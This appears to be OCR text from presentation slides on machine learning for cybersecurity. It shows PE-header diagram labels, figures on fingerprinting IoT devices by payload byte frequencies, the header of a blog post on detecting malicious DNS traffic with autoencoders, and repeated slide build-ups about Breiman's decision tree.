

100
DOS Header
DOS Stub
NT Header
PE File Header
Image Optional Header
112
Data Directories
Table of Section Headers
116
Sections
.text
.data
.edata
.rsrc
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3

why am I telling you about this?

because it illustrates the basic set up of most machine learning problems.

and some cybersecurity problems might even look a bit familiar.

1

AUTOMATING IOT DEVICE IDENTIFICATION USING STATISTICAL PAYLOAD FINGERPRINTS




FIG. 2C



BFD of Carefusion pump traffic
0.08
0.06
0.04
0.02
0
0 14 28 42 56 70 84 98 112 126 140 154 168 182 196 210 224 238 252

FIG. 6A




BFD of Roche PoC traffic
0.08
0.06
0.04
0.02
0
0 14 28 42 56 70 84 98 112 126 140 154 168 182 196 210 224 238 252

FIG. 6B


Receive a byte frequency pattern associated with network traffic of an IoT device.
702
Use the received pattern to determine a classification for the IoT device.
704
Provide the classification to a security appliance configured to apply a policy to the IoT device.
706

DNS

Autoencoder Is All You Need: Profiling and Detecting Malicious DNS Traffic

10 min read

RELATED PRODUCTS

- Advanced DNS Security
- Advanced URL Filtering
- Cloud-Delivered Security Services
- Unit 42 Incident Response


By: Zhanhao Chen , Reethika Ramesh , Daiping Liu

Published: August 21, 2024


Categories: DNS , Threat Research

Tags: Autoencoder , C2 , DNS traffic profiling , Domain squatting , Machine Learning , Malicious Domains , Scams


First Cluster: Steady Flow of DNS Traffic With Minimal Spikes




Second Cluster: Moderate Amount of DNS Traffic With Grouped Spikes




Third Cluster: Infrequent DNS Activity




First Cluster: Steady Flow of DNS Traffic With Minimal Spikes




Second Cluster: Moderate Amount of DNS Traffic With Grouped Spikes




Third Cluster: Infrequent DNS Activity




strategically aged domain



domain squatting



internet scam



why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

pun intended.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

pun intended. i wrote that in my script.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

pun intended. i wrote that in my script.

everything is planned.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

pun intended. i wrote that in my script.

everything is planned. including this.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

pun intended. i wrote that in my script.

everything is planned. including this. and this.

why am i telling you about this?

because many of the tools/techniques used by modern data scientists stem from Breiman's first decision tree.

